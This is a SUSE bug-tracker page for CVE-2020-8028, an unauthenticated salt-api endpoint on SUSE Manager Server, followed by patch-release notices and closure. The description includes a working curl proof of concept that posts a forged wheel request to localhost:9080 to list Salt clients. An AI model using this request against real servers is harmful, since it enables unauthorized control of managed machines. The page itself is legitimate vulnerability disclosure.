~~Bug 1175884 - (CVE-2020-8028) VUL-0: CVE-2020-8028: salt: salt-api is accessible to every user on SUSE Manager Server~~

Status:	RESOLVED FIXED
Classification:	Novell Products
Product:	SUSE Security Incidents
Component:	Incidents
Version:	unspecified
Hardware:	Other Other
Priority:	P3 - Medium **Severity**: Major
Target Milestone:	---
Assigned To:	Silvio Moioli
QA Contact:	Security Team bot
URL:	
Whiteboard:	CVSSv3.1:SUSE:CVE-2020-8028:7.8:(AV:L...
Keywords:	
Depends on:	
Blocks:	

Show dependency tree / graph

- Create test case
- Clone This Bug

Reported:	2020-08-28 10:39 UTC by Malte Kraus
Modified:	2021-02-11 16:19 UTC (History)
CC List:	15 users (show)
See Also:	
Found By:	---
Services Priority:	
Business Priority:	
Blocker:	---

Attachments

Add an attachment (proposed patch, testcase, etc.)

Note

You need to log in before you can comment on or make changes to this bug.

Malte Kraus 2020-08-28 10:39:07 UTC — Description

```
Any SUSE Manager Server runs a `salt-master` daemon to control SUSE Manager clients
(aka minions). `salt-master` basically has root access on all of them.

In addition to `salt-master`, a `salt-api` daemon is also running on each SUSE
Manager Server and offers an HTTP endpoint to expose its functionality to other
SUSE Manager components (a Tomcat application and a cron-like background task
runner called Taskomatic). So clients of `salt-api` basically have root access on
all minions.

Currently access to `salt-api` is limited to `localhost`, and we thought we were
safe - but the endpoint is not encrypted nor authenticated. It was pointed out that
any non-root user of the SUSE Manager Server can trivially use curl to run
arbitrary code on any minion as root, and arbitrary code on the SUSE Manager Server
itself as user `salt` (which is not as bad as root, but it might lead to further
privilege escalations).

# Example exploits

I successfully reproduced the issue on our test SUSE Manager Server, details below.
You can log into manager.suse.de with your SUSE user and try yourself.

## List all Salt clients

```sh
curl -X POST -H "Content-Type:application/json" -d @- localhost:9080/run << EOF
{
   "client": "wheel",
   "eauth": "auto",
   "username": "admin",
   "password": "any string will do",
   "fun": "key.list_all"
}
EOF
```
```

Johannes Segitz 2020-08-31 12:13:23 UTC — Comment 2

```
Please use CVE-2020-8028 to track this
```

Silvio Moioli 2020-08-31 13:44:57 UTC — Comment 3

```
Adding our Release Engineer in CC.
```

Julio González Gil 2020-09-09 12:21:45 UTC — Comment 17

```
All required submissions for 3.2, 4.0 (including release notes) and 4.1 are now
ready and reported by the bot at the comments above.
```

Alexandros Toptsoglou 2020-09-16 12:24:46 UTC — Comment 23

```
Now public, updates released for the supported SUMA versions
```

Swamp Workflow Management 2020-09-16 16:18:10 UTC — Comment 24

```
SUSE-SU-2020:2648-1: An update that fixes one vulnerability is now available.
```

Category: security (important)
Bug References: 1175884
CVE References: CVE-2020-8028
JIRA References:
Sources used:
SUSE Manager Server 3.2 (src): salt-netapi-client-0.16.0-4.14.1, spacewalk-admin-2.8.4.7-3.15.1, spacewalk-java-2.8.78.30-3.53.1, spacewalk-setup-2.8.7.11-3.28.1

NOTE: This line indicates an update has been released for the listed product(s). At times this might be only a partial fix. If you have questions please reach out to maintenance coordination.

Swamp Workflow Management 2020-09-16 16:22:15 UTC Comment 25

SUSE-SU-2020:2647-1: An update that fixes one vulnerability is now available.

Category: security (important)
Bug References: 1175884
CVE References: CVE-2020-8028
JIRA References:
Sources used:
SUSE Linux Enterprise Module for SUSE Manager Server 4.1 (src): google-gson-2.8.5-3.4.3, httpcomponents-client-4.5.6-3.4.2, httpcomponents-core-4.4.10-3.4.2, salt-netapi-client-0.17.0-3.3.2, spacewalk-admin-4.1.6-3.3.3, spacewalk-java-4.1.19-3.8.2, spacewalk-setup-4.1.6-3.3.2


NOTE: This line indicates an update has been released for the listed product(s). At times this might be only a partial fix. If you have questions please reach out to maintenance coordination.

Swamp Workflow Management 2020-09-16 16:28:43 UTC Comment 26

SUSE-RU-2020:2649-1: An update that has 29 recommended fixes can now be installed.

Category: recommended (low)
Bug References:
1136857,1165829,1167907,1169664,1170244,1171281,1172079,1172279,1172504,1172831,1173(
CVE References:
JIRA References:
Sources used:
SUSE Manager Server 4.0 (src): release-notes-susemanager-4.0.9-3.54.1
SUSE Manager Retail Branch Server 4.0 (src): release-notes-susemanager-proxy-4.0.9-0.16.38.1
SUSE Manager Proxy 4.0 (src): release-notes-susemanager-proxy-4.0.9-0.16.38.1

NOTE: This line indicates an update has been released for the listed product(s). At times this might be only a partial fix. If you have questions please reach out to maintenance coordination.




Swamp Workflow Management 2020-09-16 16:33:26 UTC Comment 27

SUSE-SU-2020:2650-1: An update that solves three vulnerabilities and has 26 fixes is now available.

Category: security (important)
Bug References:
1136857,1165829,1167907,1169664,1170244,1171281,1172079,1172279,1172504,1172831,1173(
CVE References: CVE-2019-14900,CVE-2020-11022,CVE-2020-8028
JIRA References:
Sources used:
SUSE Linux Enterprise Module for SUSE Manager Server 4.0 (src): hibernate5-5.3.7-4.3.2, image-sync-formula-0.1.1595937550.0285244-3.20.2, openvpn-formula-0.1.1-4.6.2, prometheus-exporters-formula-0.7.1-3.10.2, salt-netapi-client-0.17.0-4.6.3, saltboot-formula-0.1.1595937550.0285244-3.19.2, spacecmd-4.0.20-3.19.2, spacewalk-admin-4.0.11-3.12.1, spacewalk-certs-tools-4.0.17-3.21.3, spacewalk-java-4.0.37-3.39.1, spacewalk-setup-4.0.14-3.14.1, spacewalk-utils-4.0.18-3.21.3, spacewalk-web-4.0.23-3.30.3, susemanager-4.0.28-3.36.3, susemanager-frontend-libs-4.0.2-4.3.2, susemanager-schema-4.0.22-3.29.2, susemanager-sls-4.0.29-3.31.3, susemanager-sync-data-4.0.18-3.24.2, virtualization-host-formula-0.5-4.12.3
SUSE Linux Enterprise Module for SUSE Manager Proxy 4.0 (src): spacecmd-4.0.20-3.19.2, spacewalk-certs-tools-4.0.17-3.21.3, spacewalk-proxy-4.0.14-3.10.3, spacewalk-web-4.0.23-3.30.3

NOTE: This line indicates an update has been released for the listed product(s). At times this might be only a partial fix. If you have questions please reach out to maintenance coordination.



Swamp Workflow Management 2020-09-18 16:37:48 UTC Comment 28

SUSE-SU-2020:2650-1: An update that solves three vulnerabilities and has 26 fixes is now available.

Category: security (important)
Bug References:
1136857,1165829,1167907,1169664,1170244,1171281,1172079,1172279,1172504,1172831,1173(
CVE References: CVE-2019-14900,CVE-2020-11022,CVE-2020-8028
JIRA References:
Sources used:
SUSE Linux Enterprise Module for SUSE Manager Server 4.0 (src): hibernate5-5.3.7-4.3.2, image-sync-formula-0.1.1595937550.0285244-3.20.2, openvpn-formula-0.1.1-4.6.2, prometheus-exporters-formula-0.7.1-3.10.2, salt-netapi-client-0.17.0-4.6.3, saltboot-formula-0.1.1595937550.0285244-3.19.2, spacecmd-4.0.20-3.19.2, spacewalk-admin-4.0.11-3.12.1, spacewalk-certs-tools-4.0.17-3.21.3, spacewalk-java-4.0.37-3.39.1, spacewalk-setup-4.0.14-3.14.1, spacewalk-utils-4.0.18-3.21.3, spacewalk-web-4.0.23-3.30.3, susemanager-4.0.28-3.36.3, susemanager-frontend-libs-4.0.2-4.3.2, susemanager-schema-4.0.22-3.29.2, susemanager-sls-4.0.29-3.31.3, susemanager-sync-data-4.0.18-3.24.2, virtualization-host-formula-0.5-4.12.3
SUSE Linux Enterprise Module for SUSE Manager Proxy 4.0 (src): spacecmd-4.0.20-3.19.2, spacewalk-certs-tools-4.0.17-3.21.3, spacewalk-proxy-4.0.14-3.10.3, spacewalk-web-4.0.23-3.30.3

NOTE: This line indicates an update has been released for the listed product(s). At

times this might be only a partial fix. If you have questions please reach out to maintenance coordination.

Comment 30

How is it that this bug is still open?

Do we still have anything pending?

Marcus Meissner 2021-02-04 16:06:47 UTC Comment 31

closing.

if you think things are done, reassign to security-team